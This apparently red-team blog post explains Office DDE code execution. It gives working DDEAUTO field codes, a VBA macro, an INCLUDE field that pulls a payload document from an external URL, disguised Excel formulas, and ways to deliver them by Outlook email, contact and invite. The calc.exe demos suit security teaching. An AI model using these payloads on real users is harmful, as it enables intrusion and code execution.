

# Microsoft Office – DDE Attacks

 [pentestlab.blog/category/red-team/page/78](https://pentestlab.blog/category/red-team/page/78)

January 16, 2018


Microsoft Office is a common application that is deployed in every organisation. This wide usage transforms office into a tool that can be utilized to perform attacks that would allow the red team to gather domain hashes or execute arbitrary code.

Historically execution of code in Microsoft office was performed through the use of Macros. However [SensePost](#) discovered another method of executing arbitrary code by using the DDE (**D**ynamic **D**ata **E**xchange) protocol. There are various places inside products of office that execution of code is accepted via DDE and this article will demonstrate the majority of these attack vectors. The article [DDE Payloads](#) can be used in conjunction with this post for the production of payloads.

## Word

In Microsoft Word the easiest method is to insert a field code as it has been described in the original [post](#) by [SensePost](#) and embed the payload inside the formula.


Insert-> Quick Parts-> Field



Word – DDE via Field Code

Adding the following payload inside the brackets will produce some dialog box the next time that the file is opened. If the user chooses the Yes option the payload will be executed.


```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"}
```



Word – DDE Payload

Alternatively it is possible to use a Macro to insert a payload into a field code as it was described by [Paul Ritchie](#) in his [blog](#).

```
''' Programmatically inserts a new field code into a word document at the current
selection index.
''' This is of type "wdFieldDDEAuto" which is a field code which executes Dynamic
Data Exchange (DDE)
''' When the document is opened. This includes an example PoC which launches
calc.exe
Public Sub FieldCodeFun()
' Payload String
Dim payload As String
payload = ""c:\\windows\\system32\\calc.exe"" ""/c calc.exe""
' Insert our payload as a field code
Selection.Collapse Direction:=wdCollapseEnd
ActiveDocument.Fields.Add Range:=Selection.Range, _
Type:=wdFieldDDEAuto, Text:=payload
End Sub
```




Word – DDE via Macro

The payload will just execute calculator but it can be modified to contain any other payload.

Mike Czumak did a great discovery which has been discussed in his [blog](#) regarding loading the malicious DDE from another Word document which is externally hosted. The INCLUDE field code can be used with this attack vector combined with the external URL.

```
{INCLUDE https://www.dropbox.com/s/etg47nm5y3crhio/DDE.docx?dl=1}
```




Word – Load DDE Payload from Another Document

## Excel

In Microsoft Excel DDE payloads can be utilized through the use of formulas. The following two formulas will execute code (calculator in this case) with the second formula to obfuscate the dialog box message to make it more legitimate.


```
=cmd|'/c calc.exe'!A1
```

```
=MSEXCEL|'...\..\..\Windows\System32\cmd.exe /c calc.exe'!''
```




Excel – DDE Command

The following dialog box will appear when the user opens the malicious Excel spreadsheet.



Excel – DDE Dialog Box

The second formula will still execute code but the message in the dialog box will be modified and instead of asking the user to start CMD.EXE it will ask him to start MSEXCEL.exe.



Excel – DDE 2nd Command

## Outlook

---


In Outlook there are various locations that execution of DDE payloads can happen. Depending on the situation every method could be useful. For example if domain credentials have been obtained it might be easier to weaponise an email message and to send to multiple other users in order to obtain more shells inside the organisation.

## Message

---


Sending an outlook message that contains a DDE can also execute code automatically. The same applies and for email messages that are sent as attachments.

```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
```




Outlook Message – DDE Payload

However the email message needs to be sent as Rich Text Format (RTF) and delivered as RTF since some mail services convert all emails to HTML which will make the DDE payload to not work.



Outlook Message – DDE and RTF


When the message arrives in the inbox of the user the DDE will execute upon browsing in that message.



Outlook Message – RTF Email Message

## Contact

Creation of a new contact or modification of an existing one and placing the DDE payload into the notes area can lead to execution of code.




Notes

```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
```


Outlook – DDE Payload in Contact Notes

The contact needs to be sent to the target user.

To...	
Cc...	
Subject	DDE
Attached	 DDE Outlook item

### Outlook – Forward Contact with DDE


When the user opens the contact it will execute the embedded DDE payload.



Outlook – DDE Execution

## Calendar Invite

The same concept applies and via calendar invitations. Sending a meeting invitation with a DDE payload will result in code execution if the user interacts with that invite (open or cancel).



**i** You haven't sent this meeting invitation yet.

**Send**

From: [Redacted]

To: [Redacted]

Subject: [Redacted]

Location: [Redacted]

Start time: Mon 08/01/2018 08:00 ☐ All day event

End time: Mon 08/01/2018 08:30

{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }

Outlook – DDE via Calendar Invitations

## References

- <https://medium.com/red-team/dde-payloads-16629f4a2fcd>
- <http://staalraad.github.io/2017/10/23/msword-field-codes/>
- <http://willgenovese.com/office-ddeauto-attacks/>
- <https://www.secarma.co.uk/labs/is-dynamic-data-exchange-dde-injection-a-thing/>